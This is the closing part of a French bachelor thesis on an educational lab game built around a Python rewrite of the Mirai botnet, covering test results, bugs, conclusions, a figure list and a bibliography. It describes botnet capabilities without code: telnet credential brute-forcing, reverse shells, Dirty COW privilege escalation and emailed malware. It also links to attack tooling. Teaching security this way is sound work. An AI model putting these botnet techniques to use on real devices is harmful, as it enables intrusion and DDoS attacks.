| Lors d'une partie, un joueur infecte une carte à l'aide du loader        | Il doit obtenir deux points, la carte infectée par le joueur doit s'annoncer auprès du serveur qui va se charger d'informer l'infrastructure que la carte a été infecté       | OK |
| Une carte infectée par le joueur effectue un scan correct                | Le joueur ayant infecté la carte gagne les points   | OK |
| Sur le CNC après une infection réussie                                   | Le bot s'annonce auprès du CNC  | OK |
| A la fin de la partie,   | La carte infectée doit être affichée avec le nom du joueur  | OK |
| En affichant la liste des joueurs  | Nous devons avoir accès au score de la dernière partie ainsi qu'aux cartes qu'il a infectées  | OK |
| La carte raspberry redémarre   | Elle doit s'annoncer automatiquement auprès du serveur une fois que celui-ci est en ligne   | OK |
| Le serveur est éteint puis rallumé                                       | La carte attend que le serveur soit connecté pour s'annoncer  | OK |

|  |   |    |
|--|---|----|
| Lors d'une partie  | Un joueur a infecté deux cartes et effectue une attaque ping sur la cible contenant « monitor_attack.py » et obtient des points | OK |
| Un joueur se déconnecte  | A la fin de la partie, si le joueur n'est plus dans la liste, aucun vainqueur ne sera déclaré.                                  | OK |
| Deux joueurs obtiennent le même score (nouveau joueur 192.168.1.23 au lieu d'être une carte) | Affiche l'IP des deux joueurs ainsi que leur score obtenu   | OK |
| Deux joueurs jouent et un obtient un meilleur score que l'autre                              | Affiche l'IP du joueur ayant obtenu le plus haut score  | OK |

## 9.8 Bugs

### 9.8.1 Monitor

Plusieurs bugs sont à déplorer lorsque le client.py et le attack\_monitor.py ne sont pas exécutés sur la carte Raspberry Pi Zero W.

Ces bugs sont souvent liés aux commandes et à la configuration du matériel sur lequel le code est lancé. Ces codes ont été développés pour tourner sur le matériel dédié à cet effet.

### 9.8.2 Déconnexion lors d'une partie

Des exceptions sont parfois lancées, dépendant l'ordre dans lequel les connexions sont stockées dans le tableau de connexion.

Dans des cas très rares, la déconnexion n'est pas remontée et cela cause un freeze de l'application jusqu'à ce que la connexion décide d'être fermée par le serveur. Ce bug n'a pas été reproductible lors de ma phase de debug.

### 9.8.3 Nombres élevés de joueurs/cartes

N'ayant pas pu tester mon projet en grandeur nature, les différents tests ont été effectués sur des machines virtuelles téléchargées sur osboxes.

Il est possible que l'implémentation génère trop de trafics et que les Raspberry Pi ne supporteront pas une charge de plusieurs élèves effectuant des scans sur leurs interfaces.

Cela fait donc partie des choses qui sont encore à tester mais qui ne pourront pas être effectuées dans le cadre de ce travail de bachelior.

### 9.8.4 Un joueur ou une carte se connecte au milieu d'une partie

Cette action peut poser problèmes dans le calcul de score ou dans le lancement de prochaines parties. Il faudrait empêcher la connexion de joueurs lorsqu'une partie commence, mais la méthode permettant d'accepter les connexions est bloquants, donc elle attendra à tous les coups une connexion, à moins que nous y mettions fin le temps de la partie.

### 9.8.5 Affichage

Parfois les messages de déconnexion viennent s'écrire sûr la ligne de saisie du prompt. Le programme marche correctement malgré cela, ce n'est juste pas très joli.

Le timer parfois ne s'arrête pas lorsque la partie s'arrête, le timer va se décrémenter jusqu'à 0 et ne s'affichera plus. Il suffit d'attendre.

## 10 Conclusion

Vous retrouverez dans ce chapitre mon retour sur le projet, le résumé de ce qui a été fait et de ce qu'il reste à faire, une analyse du planning et mon retour sur ce que ce projet m'a permis d'acquérir. Vous retrouverez également des réponses à quelques questions posées dans l'énoncé.

### 10.1 Bilan des fonctionnalités

Le cahier des charges s'est divisé en plusieurs points clé m'ayant permis de prendre la bonne direction dans ce travail, je vais les lister un par un et en faire un bref feedback.

#### 10.1.1 Maîtriser Mirai

Le but ici était de prendre en main le code initialement fourni par Anna-Senpai. Il a été très difficile pour moi au départ de comprendre comment marchait ce code et comment le faire fonctionner.

Les explications fournies par Anna senpai étaient trop vagues et certaines explications étaient manquantes. Plusieurs vidéos sur internet m'ont permis de bien comprendre le fonctionnement de ce dernier et de pouvoir effectuer une analyse du code.

Il aurait pu être très intéressant d'utiliser uniquement le code de base afin de créer son botnet amélioré.

Toutefois, je crois sincèrement que le changement de langage et la simplification du code pour une version Python est bien plus adaptée afin de permettre à des personnes débutantes dans le domaine, de prendre la main sur le code et de gentiment l'améliorer.

Le code réécrit en Python peut largement être amélioré et ne sert juste qu'à fournir un exemple aux élèves afin qu'ils puissent prendre en main le code et l'améliorer.

L'implémentation d'attaque est très facile à mettre en place dans le bot et dans le cnc, en se basant sur le code fourni de base, il est possible de facilement rajouter de nouvelles attaques et de les commander à distance à l'aide du cnc.

#### 10.1.2 Analyser les besoins réseaux

L'analyse s'est surtout concentrée sur le choix de la technologie utilisée. En discutant avec Monsieur Jean-Marc Bost, il a été convenu qu'il serait plus intéressant de commander du matériel physique afin de pouvoir jouer avec ces divers éléments.

La commande n'ayant toujours pas été reçue, la seule version physique de Raspberry Pi que je possède m'a permis de générer une carte permettant de jouer au jeu ayant été implémenté.

Une solution secondaire utilisant des machines virtuelles a été mise en place afin de tester dans de conditions plus réelles le jeu. Les tests sont néanmoins très convaincants.

#### 10.1.3 Création des règles du jeu

Plusieurs versions de règles du jeu ont été imaginées et plusieurs versions sont imaginables.

Le code est écrit de telle façon à ce qu'il ne reste à une personne souhaitant reprendre notre réseau qu'à écrire les modules qu'il souhaite implémenter pour surveiller une action.

Seule la version facile a été mise en place et testée à l'aide de Mirai version Python. Le chapitre consacré à des versions plus complexes et tout de même documenté et garanti de façon théorique le fonctionnement dans le cas où la bonne attaque est implémentée par l'élève.

#### 10.1.4 Méthode d'infection

Cette partie du cahier des charges a été imaginée avant de prendre connaissance de Mirai. La méthode d'infection consiste simplement dans le fait qu'une machine possède des identifiants peu sécurisés et qu'il est possible de s'y connecter et de faire tourner du code malveillant. L'exploit qu'utilise Mirai est : le manque de sécurité.

Il a néanmoins été imaginé des méthodes d'infection nouvelles, comme par exemple celle par pièce jointe. Il est également possible d'effectuer des gains de privilèges sur une machine protégée en utilisant l'exploit dirty cow par exemple.

Dans le cadre de ce travail, je me suis contenté d'utiliser des attaques sur des machines peu/pas sécurisée.

#### **10.1.5 Définir l'architecture du jeu**

Cette partie ayant été très libre, je suis néanmoins content d'avoir pu implémenter un système de gestion de jeu centralisée par un serveur avec des clients communicants avec ce dernier.

Les joueurs et les cartes s'annoncent auprès du serveur, ce dernier vérifie régulièrement si une connexion subsiste entre eux et notifie l'utilisateur en cas de déconnexion.

Tout le code produit est documenté à l'aide de docstring et plusieurs schémas ont été imaginé et dressé afin de concevoir le jeu.

En résumé il est possible de :

- Obtenir un reverse shell sur des cartes.
- Avoir un historique des parties jouées.
- Lancer des parties en minimisant l'impact des parties précédentes.
- Déconnecter les joueurs et les cartes.
- Redémarrer toutes les cartes afin d'y faire exécuter des actions au redémarrage.
- Obtenir un gagnant après chaque partie
- Calculer des scores selon les défis implémentés
- Minimiser les mauvaises saisies de l'utilisateur
- Lancer une partie sous certaines conditions
- Empêcher qu'une déconnexion d'une carte fasse crasher une partie

#### **10.1.6 Framework monitorant les composants**

Afin de monitorer les composants plusieurs solutions ont été appliquées.

Les codes client.py et attack\_monitor.py ont été créés afin de pouvoir écouter et communiquer avec le serveur de jeu, effectuer des actions selon les requêtes effectuées et de calculer des points selon si certaines actions ont été menée à bien par un attaquant.

Il reste très facile d'ajouter des fonctionnalités dans l'application, une liste de thread est instanciée au lancement du programme en se basant sur une liste d'actions possibles.

Le code généré permet de facilement ajouter des fonctionnalités sans toucher à l'intégrité du jeu car les différents modules marchent déjà indépendamment les uns des autres et sont synchronisés à l'aide de variable de contrôle.

Les différentes contraintes implémentées sur la carte empêchent un élève d'avoir entièrement le contrôle sur la carte, il est impossible qu'un élève coupe la communication entre le serveur et la carte.

#### **10.1.7 Framework monitorant le réseau**

Le monitoring du réseau s'effectue en permettant au serveur de jeu d'être un serveur central des cartes.

Le reverse shell permet d'effectuer presque n'importe quelle action sur les cartes et des méthodes permettant d'envoyer des commandes à tout le réseau ou à toutes les cartes ont été mise en place afin de pouvoir monitorer de façon global l'infrastructure du jeu. L'administrateur peut très rapidement éteindre certaines cartes et redémarrer d'autres afin que ces dernières s'annoncent auprès du serveur de jeu.

#### **10.1.8 Framework administrant le jeu**

Ce framework a été implémenté dans le fichier server.py et permet de gérer des parties, de voir le nombre de joueurs, leurs adresses, les cartes connectées, de gérer un historique de partie, d'orchestrer les cartes. Il est possible

de savoir quel joueur a infecté quelle carte, il est possible également de connaître le nombre de points d'un joueur et d'avoir un chronomètre sur le temps restant dans une partie.

Presque toutes les actions sont automatisées.

#### **10.1.9 Mise en commun et création du jeu**

Cette partie s'est faite au fur et à mesure que les frameworks ont été développés et ont été testés au fur et à mesure afin d'obtenir le résultat souhaité.

Cette mise en commun a été finalement réussie et le jeu qui a été produit fonctionne selon les besoins énoncés dans le cahier des charges.

Le projet ayant été proposé par monsieur Jean-Marc Bost, plusieurs discussions ont été faites via Teams afin de donner un feedback et de préciser les envies que nous avons vis-à-vis du jeu. Il fallait implémenter pour le monitoring au minimum les points suivants :

- Niveaux faciles de monitoring
- Détecter un élément down
- Compter les points
- Et restaurer le jeu

Ces éléments ont été respectés et des petites améliorations ont été implémentées. Notamment le reverse shell et l'historique de la partie.

#### **10.1.10 Ajout de fonctionnalités optionnelles**

Trouvant ces options très intéressantes à mettre en place, je me suis tout d'abord intéressé à générer de façon aléatoire des adresses IP random à chaque redémarrage.

En effet, Mirai garde les résultats de ses scans dans des listes et les réutilise afin de pouvoir rapidement réinfecter des machines ayant redémarré.

Plusieurs solutions ont été testées lors de ce projet, mais aucune ne m'offrait entière satisfaction. Utilisant un DHCP, j'ai effectué des DHCP release à chaque redémarrage mais l'IP 192.168.1.10 m'est en permanence retournée. Je pense que le DHCP reconnaît l'adresse MAC de ma carte et réattribue cette IP en permanence.

Il a également été testé d'utiliser Network Manager<sup>45</sup> afin d'obtenir une adresse IP aléatoire à chaque reboot mais l'adresse que j'obtenais était toujours la même : 192.168.1.10.

La fonction pénalisant les points d'un joueur faisant crasher un équipement est relativement difficile à implémenter. Qui devrait-on pénaliser ? La personne ayant fait déborder la vase avec une goutte d'eau ou la personne l'ayant entièrement rempli ?

Un cas comme dans l'autre, une pénalisation pose un problème. La solution mise en place ici consiste à faire perdre les points à toutes les personnes ayant réussi des challenges sur une carte. La solution pénalisant un ensemble de joueur me semble plus adaptée car c'est l'ensemble des actions effectuées sur cette carte qui aura causé l'arrêt de cette dernière et non l'action d'une personne, même si cela reste encore discutable.

Une fonctionnalité intéressante serait d'implémenter ConfigParser afin de pouvoir configurer une seule fois les variables d'une partie et de les réutiliser à chaque lancement du serveur.

---

<sup>45</sup> <https://www.novell.com/cool-solutions/trench/16013.html>



## 10.2 Bilan de la planification

Nous nous rappellerons tous de 2020 en raison de la pandémie de COVID19, le virus ayant bouleversés nos habitudes et nos agendas.

Par conséquent, le planning réalisé en comparaison du planning initial est relativement différent.

L'HEIG-VD nous a permis de travailler notre projet une semaine de plus en rendant le travail de Bachelor le 31.07 à 12h00.

J'ai également été appelé à effectuer plusieurs jours de protection civiles durant la période du 18 Mars au 29 Mars 2020. Ce qui m'a empêché de travailler plusieurs fois mes cours et mon travail de Bachelor.

J'ai néanmoins réussi à rattraper mon retard et à bien tenir le programme qui a été initialement fixé bien que la situation fût très anxiogène et que travailler à la maison n'était pas une chose que j'aimais particulièrement faire. Vous trouverez en annexe mon journal de travail contenant des informations sur les tâches effectuées et quels jours elles ont été effectuées.

De plus, j'ai subi au début du travail de Bachelor un désistement de la part de SICPA qui avait fourni mon projet initial à une personne tierce. Ce qui a fait que Monsieur Jean-Marc Bost a dû me trouver une solution dans des délais relativement court et je le remercie infiniment de m'avoir sorti de cette situation.

## 10.3 Bilan personnel

D'un point de vue personnel, ce projet m'a permis de découvrir, implémenter et tester un type d'attaque qui m'était inconnu avant d'en avoir entendu parler pour la première fois.

J'ai été mis face à un projet étant très complet, j'ai réussi à retrouver un mélange des cours suivi lors de ma formation, notamment (PRO, PCO, SLO, SOS, INF1, IOT, AMT, GEN, GRX et sûrement bien d'autres). Ce projet m'a permis de faire un bilan sur mes connaissances avant d'entrer dans l'HEIG et maintenant et je constate une très nette amélioration comparée à mon TPI effectué en 2017 à l'ETML. J'ai acquis beaucoup de capacité d'analyse, d'autonomie dans ma gestion des problèmes et d'imagination dans les solutions implémentables. Je n'étais de base pas très à l'aise avec la programmation en entrant à l'HEIG-VD mais ma formation m'a permis de prendre confiance dans ce domaine et je me sens aujourd'hui capable de commencer des projets comme celui-ci.

J'ai également vu à quel point il pouvait être difficile de penser à tout lors de la phase d'analyse, très souvent des détails inconnus nous échappe et c'est normal.

Le projet me semblait très dur à réaliser au départ car il y avait bien trop d'inconnus, mais au fur et à mesure et grâce à l'aide de mon professeur, je suis parvenu à tirer les points clés du projet en divisant l'objectif finale en plusieurs petits sous objectifs semblant réalisable.

À mes yeux, je suis parvenu à respecter la demande du mandant en fournissant du code permettant d'effectuer les actions souhaitées. Des améliorations sont évidemment notables et je ne pense pas être dérangé de reprendre ce projet un jour afin d'y implémenter des solutions ayant été imaginées afin de voir si ces dernières amélioreraient le jeu.

J'ai également pu faire la rencontre d'individus développant des botnets et discuter avec eux afin de connaître leurs objectifs. Pour la plupart d'entre eux, ils utilisent ces bots pour les mettre en vente à des personnes pour qu'elles puissent utiliser les bots pour miner de la cryptomonnaie ou faire des attaques DOS dans un but récréatif. Plusieurs profils se cachent derrière les développeurs de botnet, certains veulent faire du profit, d'autres sont curieux et intéressés par cette technologie.

La plupart de ces personnes utilisent le manque de sécurité et la naïveté des utilisateurs afin d'accaparer leurs machines et les utiliser à leur insu.

*A priori*, j'imaginai que ces personnes se cachaient sur internet, mais une énorme partie se trouve sur Discord et YouTube, simplement et de façon intemporel le lien ci-dessous va présenter des personnes faisant leur pub sur Youtube et incite les gens à venir sur Discord afin de proposer leur service illégal.

[https://www.youtube.com/results?search\\_query=botnet+ddos](https://www.youtube.com/results?search_query=botnet+ddos)

Certaines vidéos sont des scams et cherchent à faire télécharger des fichiers à une personne naïve. Ce qui est bien ironique finalement.

Concernant l'adaptation de Mirai en python, certaines parties ne sont pas reprises et adaptée car la réécriture totale du code ne fait pas partie du projet. Mais je pense avoir fourni un matériel pédagogique et accessible à des personnes n'ayant pas beaucoup de connaissance en programmation et qui souhaite s'intéresser à cette technologie.

Le code implémenté est facilement répliquable, pour ajouter une attaque il suffit de l'implémenter sur le bot, de la lancer lorsque le CNC envoie une commande particulière et le tour est joué. Le scan et la méthode de login sont également facilement modifiable et améliorables.

Le code permettant de monitorer le jeu et de monitorer les cartes est également facilement évolutif. Il suffit de reprendre une méthode de monitoring, la modifier pour vérifier les actions que nous souhaitons, l'ajouter dans la liste de threads créés en début d'instanciation et nous avons une nouvelle fonctionnalité installée sans que le fonctionnement global du jeu ne soit modifié.

Je pense que si une chose était à refaire, je passerais moins de temps à essayer de faire marcher Mirai basique. J'ai passé énormément de temps dessus pour pas grand-chose finalement.

Le code sera mis à disposition sur GitHub et documenté afin que le projet puisse continuer à évoluer et que cet outil pédagogique puisse aider des personnes s'intéressant aux botnets. Vous retrouverez le lien dans les annexes

## 10.4 Remerciements

Je tiens à sincèrement remercier M. Jean-Marc Bost pour m'avoir encadré tout le long du travail de Bachelor et m'avoir guidé lorsque je n'étais pas sûr des décisions que je devais prendre pour avant dans mon projet.

Je tiens également à remercier M. Edin Mujkanovic pour m'avoir proposé la solution de PiBakery afin de déployer rapidement mes cartes.

Je remercie également M. Moïn Danaï avec qui j'ai pu discuter sur une solution faites de snapshot sûr les cartes.

Un remerciement à M. Daniel Paiva, M. Nathanael Mizutani et M. Florian Polier pour l'avis objectif qu'ils m'ont donné concernant ce travail et la relecture d'un point de vu techniques des documents.

Je remercie du fond de mon cœur ma famille qui m'a toujours soutenu et qui me pousse à me dépasser au quotidien et à ne jamais abandonner.

Je remercie finalement très chaleureusement M. Maxime Nussbaumer et Mme. Sara Sarcevic pour la relecture et les corrections proposées pour la réalisation de ce document.

## 11 Figures

|  |    |
|--|----|
| Figure 1 Code source copié sur Github.....   | 14 |
| Figure 2 Schéma du fonctionnement de Mirai .....   | 15 |
| Figure 3 Méthode d'obtention d'une adresse IP.....   | 16 |
| Figure 4 Credentials hardcodés .....   | 16 |
| Figure 5 Fichiers binaires allant être chargé chez les futurs bots .....                               | 17 |
| Figure 6 Assignment de l'architecture du processeur de la victime .....                                | 18 |
| Figure 7 Méthodes d'upload du binaire .....  | 19 |
| Figure 8 Blocage des connexions sur le port 23 .....   | 19 |
| Figure 9 Liste d'élément à bloquer .....   | 20 |
| Figure 10 Prompt permettant de lancer des attaques .....   | 20 |
| Figure 11 Création d'une attaque dans le CNC.....  | 21 |
| Figure 12 Forwarding des victimes traitées par scanListen.....   | 22 |
| Figure 13 Obtention de la cible par le loader grâce à l'aide de la méthode fgets.....                  | 22 |
| Figure 14 La méthode stats_thread qui permet d'afficher l'avancement des infections .....              | 23 |
| Figure 15 Méthode worker permettant la gestion des I/O .....   | 23 |
| Figure 16 Méthode utilisée lors de la communication avec la victime afin de l'infecter .....           | 24 |
| Figure 17 Initialisation des attaques.....   | 25 |
| Figure 18 Liste des paramètres de la méthode DNS Flood .....   | 26 |
| Figure 19 Génération du string aléatoire .....   | 27 |
| Figure 20 Liste des paramètres pour la méthode VSE.....  | 27 |
| Figure 21 Liste des paramètres pour la méthode STOMP.....  | 28 |
| Figure 22 Liste des paramètres pour la méthode GREIP .....   | 28 |
| Figure 23 Création des paramètres aléatoires pour l'attaque SYN .....                                  | 29 |
| Figure 24 Liste des paramètres pour la méthode SYN et ACK.....   | 29 |
| Figure 25 Liste des paramètres pour la méthode HTTP .....  | 30 |
| Figure 26 User-agent utilisés par HTTP flood .....   | 30 |
| Figure 27 Schéma réseau mis en place afin de tester en toute sécurité Mirai .....                      | 31 |
| Figure 28 Contrôle du fonctionnement du DNS avec WIndows10.....  | 33 |
| Figure 29 Code permettant le scan des IPs internes au réseau 192.168.1.0/24.....                       | 33 |
| Figure 30 Trafic généré par le scan de Mirai .....   | 33 |
| Figure 31 Tentative de connexion du loader sur la RaspBerry PI.....                                    | 34 |
| Figure 32 Création des exécutables.....  | 34 |
| Figure 33 Différence sur le CNC avant et après le lancement des exécutables .....                      | 35 |
| Figure 34 Différence sur le serveur tournant mirai.dbg avant et après l'exécution de l'exécutable..... | 35 |
| Figure 35 Cross-compiler obtenu après l'installation.....  | 36 |
| Figure 36 Correction du fichier permettant l'installation de la base de données.....                   | 36 |
| Figure 37 Problème à maintenir la connexion avec le CNC.....   | 36 |
| Figure 38 Lancement de mirai.dbg et absence de [scanner] .....   | 37 |
| Figure 39 Correction permettant le lancement du scanner .....  | 37 |
| Figure 40 Erreur lors de la connexion à la cible.....  | 37 |
| Figure 41 Prompt cnc.py.....   | 39 |
| Figure 42 Workflow de cnc.py .....   | 39 |
| Figure 43 Annonce du bot auprès du CNC.....  | 40 |
| Figure 44 Workflow bot.....  | 41 |
| Figure 45 Combolist fournie de base.....   | 42 |
| Figure 46 Méthode identifiant si le port 23 est ouvert .....   | 42 |
| Figure 47 Méthode traitant les différentes étapes de la connexion .....                                | 43 |

|   |    |
|---|----|
| Figure 48 Workflow de loader.py .....   | 44 |
| Figure 49 Exemple d'infection de la carte Raspberry Pi .....  | 45 |
| Figure 50 Processeur de l'ordinateur faisant tourner les machines virtuelles.....                             | 46 |
| Figure 51 Connexion fermée si l'architecture n'est pas détectée.....  | 46 |
| Figure 52 Liste des machines virtuelles testées pour l'infection.....   | 47 |
| Figure 53 Sricam AP003.....   | 47 |
| Figure 54 Raspberry Pi Zero W .....   | 48 |
| Figure 55 Exemple de schéma réseau réalisable pour le jeu .....   | 49 |
| Figure 56 Configuration de la range de mon routeur personnel .....  | 50 |
| Figure 57 Environnement dans lequel les tests ont été effectués .....   | 51 |
| Figure 58 Reverse shell obtenu à l'aide de Metasploit .....   | 56 |
| Figure 59 Détection par Chrome qu'il s'agit d'un virus .....  | 56 |
| Figure 60 Envoi d'un mail contenant l'exécutable malveillant.....   | 56 |
| Figure 61 Utilisation de RPI-Hunter afin d'infecter la Raspberry Pi Zero W.....                               | 57 |
| Figure 62 Logo de Dirty Cow.....  | 58 |
| Figure 63 Interface principale du jeu côté serveur.....   | 59 |
| Figure 64 Interface permettant de monitorer une partie .....  | 59 |
| Figure 65 Interface permettant le contrôle des Raspberry Pi .....   | 59 |
| Figure 66 Schéma représentant une gestion périodique du score .....   | 60 |
| Figure 67 Schéma représentant une gestion périodique du score .....   | 61 |
| Figure 68 Schéma du fonctionnement de l'attribution des points.....   | 62 |
| Figure 69 Ce schéma représente le fonctionnement de la prise en main sur un équipement du réseau .....        | 63 |
| Figure 70 knocd configuration par défaut.....   | 64 |
| Figure 71 Configuration de /etc/default/knockd .....  | 65 |
| Figure 72 Résultat de nmap sur la Raspberry Pi après la mise en place de knockd .....                         | 65 |
| Figure 73 Ouverture du port à la suite de la bonne séquence entrée .....                                      | 66 |
| Figure 74 nmap depuis 192.168.1.17 .....  | 66 |
| Figure 75 Détection d'un ping par tcpdump.....  | 68 |
| Figure 76 Détection d'un scan avec nmap.....  | 68 |
| Figure 77 Méthode permettant d'obtenir son adresse IP .....   | 68 |
| Figure 78 Code utilisé afin d'attribuer des points à un joueur lorsqu'il effectue un scan.....                | 69 |
| Figure 79 Résultats des tests de la commande who .....  | 70 |
| Figure 80 Code utilisé afin d'attribuer des points à un joueur lorsqu'il effectue un login réussi .....       | 70 |
| Figure 81 Code utilisé afin d'attribuer des points à un joueur lorsqu'il effectue une infection réussie ..... | 71 |
| Figure 82 Code utilisé afin d'attribuer des points à un joueur lorsqu'il effectue une attaque réussie.....    | 72 |
| Figure 83 Méthode permettant d'effacer le set tous les timer secondes.....                                    | 73 |
| Figure 84 Code permettant d'exécuter le serveur .....   | 74 |
| Figure 85 Workflow du prompt mirai-playschool .....   | 75 |
| Figure 86 Méthode gérant le timer du jeu .....  | 76 |
| Figure 87 Code permettant d'envoyer des commandes à une carte .....   | 77 |
| Figure 88 Affichage de l'ID des cartes ainsi que de leur adresse IP.....                                      | 78 |
| Figure 89 Affichage d'un joueur n'ayant effectué aucune partie.....   | 78 |
| Figure 90 Affichage d'un joueur après avoir joué une partie .....   | 78 |
| Figure 91 Méthodes d'affichage des cartes et des joueurs.....   | 78 |
| Figure 92 Méthodes permettant la gestion de l'historique .....  | 79 |
| Figure 93 Méthode help permettant d'informer l'utilisateurs sur les actions qu'il peut effectuer .....        | 80 |
| Figure 94 Workflow du code installé sur les cartes et la cible d'attaque.....                                 | 81 |
| Figure 95 Méthode start_game() et end_game() des monitors.....  | 83 |
| Figure 96 Méthodes permettant la déconnexion des joueurs et des cartes .....                                  | 83 |
| Figure 97 Code implémentant les fonctionnalités d'un reverse shell.....                                       | 85 |

|  |    |
|--|----|
| Figure 98 Message d'erreur reçu côté serveur.....          | 85 |
| Figure 99 UML de la classe Player .....                    | 86 |
| Figure 100 Workflow client-annonce-player.py .....         | 86 |
| Figure 101 Pibakery interface et configuration.....        | 87 |
| Figure 102 Adresse IP de la Raspberry sur le routeur ..... | 88 |
| Figure 103 Prompt de connexion en telnet.....              | 89 |
| Figure 104 Connexion telnet à la carte avec Putty.....     | 89 |
| Figure 105 Configuration de crontab .....                  | 90 |
| Figure 106 Flux opérationnel auto-join-python.py .....     | 91 |
| Figure 107 Sudoers implémenté sur la carte.....            | 93 |

## 12 Annexes

- Répertoire Github contenant le code et les documents demandés en livrables dans le wiki afin de pouvoir partager ce travail dans un git académique.

<https://github.com/panticne/mirai-playschool>

<https://github.com/panticne/mirai-playschool/wiki>

Vous trouverez dans le wiki des indications permettant de :

1. Comprendre l'architecture du jeu afin de la prendre en main et la modifier
  2. Lancer une partie en tant qu'attaquant
  3. Lancer une partie et la monitorer en tant que maître du jeu
  4. Mettre en place l'environnement de jeu
  5. Prendre en main le botnet pour un élève
  6. Comprendre les règles du jeu
- Journal de travail

# Webographie

[https://fr.wikipedia.org/wiki/Mirai\\_\(logiciel\\_malveillant\)](https://fr.wikipedia.org/wiki/Mirai_(logiciel_malveillant))

<https://www.journaldunet.fr/web-tech/dictionnaire-de-l-iot/1440656-botnet-mirai-ddos-les-attaques-contre-l-iot-20200414/>

<https://www.youtube.com/watch?v=5fVBB84OiAo&t=416s>

<https://hackforums.net/showthread.php?tid=5420472>

<https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-antonakakis.pdf>

<https://www.simonroses.com/2016/10/mirai-ddos-botnet-source-code-binary-analysis/>

[https://www.researchgate.net/publication/321259545\\_Analysis\\_of\\_Mirai\\_malicious\\_software](https://www.researchgate.net/publication/321259545_Analysis_of_Mirai_malicious_software)

<https://www.imperva.com/blog/malware-analysis-mirai-ddos-botnet/>

<https://fr.scribd.com/document/461024705/MiraiHandbookEbookFinal-04>

<https://www.imperva.com/blog/mirai-stomp-protocol-ddos/>

<https://www.f5.com/labs/articles/threat-intelligence/mirai-the-iot-bot-that-took-down-krebs-and-launched-a-tbps-attack-on-ovh-22422>

[https://www.cisco.com/c/dam/m/hr\\_hr/training-events/2019/cisco-connect/pdf/radware\\_the\\_dna\\_of\\_mirai\\_modern\\_iiot\\_attack\\_botnets\\_cisco.pdf](https://www.cisco.com/c/dam/m/hr_hr/training-events/2019/cisco-connect/pdf/radware_the_dna_of_mirai_modern_iiot_attack_botnets_cisco.pdf)

<https://orbit.dtu.dk/en/publications/ddos-capable-iiot-malwares-comparative-analysis-and-mirai-investig>

<https://gist.github.com/ppoffice/86beb0f90de5aee75aabd517ebc5e43>

<https://github.com/dtrinf/telnet-bruteforce/blob/master/telnet-hack.py>

<https://blog.malwaremustdie.org/2016/08/mmd-0056-2016-linuxmirai-just.html>

<https://books.google.ch/books?id=uyCyDwAAQBAJ&printsec=frontcover&hl=fr#v=onepage&q&f=false>

<https://www.novell.com/coolsolutions/trench/16013.html#:~:text=Open%20a%20terminal%20and%20su,the%20appropriate%20signals%20to%20dhcpcd.>

<https://realpython.com/python-testing/#automated-vs-manual-testing>

<https://github.com/rrenaud/Gibberish-Detector>

<https://twistedmatrix.com/documents/current/core/howto/tutorial/intro.html>

<https://docs.python.org/3/library/socketserver.html>

<https://blog.shi.com/solutions/monitoring-iiot-devices/>

<https://gist.github.com/zapstar/3d2ff4f345b43ce7918889053503ef84>

<https://stackoverflow.com/questions/409783/socket-shutdown-vs-socket-close>

<https://docs.python.org/3/library/threading.html>

<https://www.youtube.com/watch?v=FfWpgLFMI7w>

<https://danielmiessler.com/study/tcpdump/>

<http://thepythoncorner.com/dev/how-to-create-a-watchdog-in-python-to-look-for-filesystem-changes/>

<https://stackoverflow.com/questions/166506/finding-local-ip-addresses-using-pythons-stdlib>

<https://medium.com/@bondo.mike/dirty-cow-2c79cd6859c9>

<https://threatpost.com/linux-kernel-remote-code-execution/144713/>

<https://pypi.org/project/monitor-internet-connection/>

[https://github.com/attreyabhattach/Reverse-Shell/tree/master/Multi\\_Client%20\(%20ReverseShell%20v2\)](https://github.com/attreyabhattach/Reverse-Shell/tree/master/Multi_Client%20(%20ReverseShell%20v2))

<https://www.pibakery.org/docs/edit.html>

<https://www.pibakery.org/about.html>

<https://github.com/BusesCanFly/rpi-hunter>

<https://www.youtube.com/watch?v=Aatp5gCskvk>

<https://github.com/dtrinf/telnet-bruteforce/blob/master/telnet-hack.py>

<https://gist.github.com/ppoffice/86beb0f90de5aeeec75aabd517ebc5e43>

<https://text-compare.com/fr/>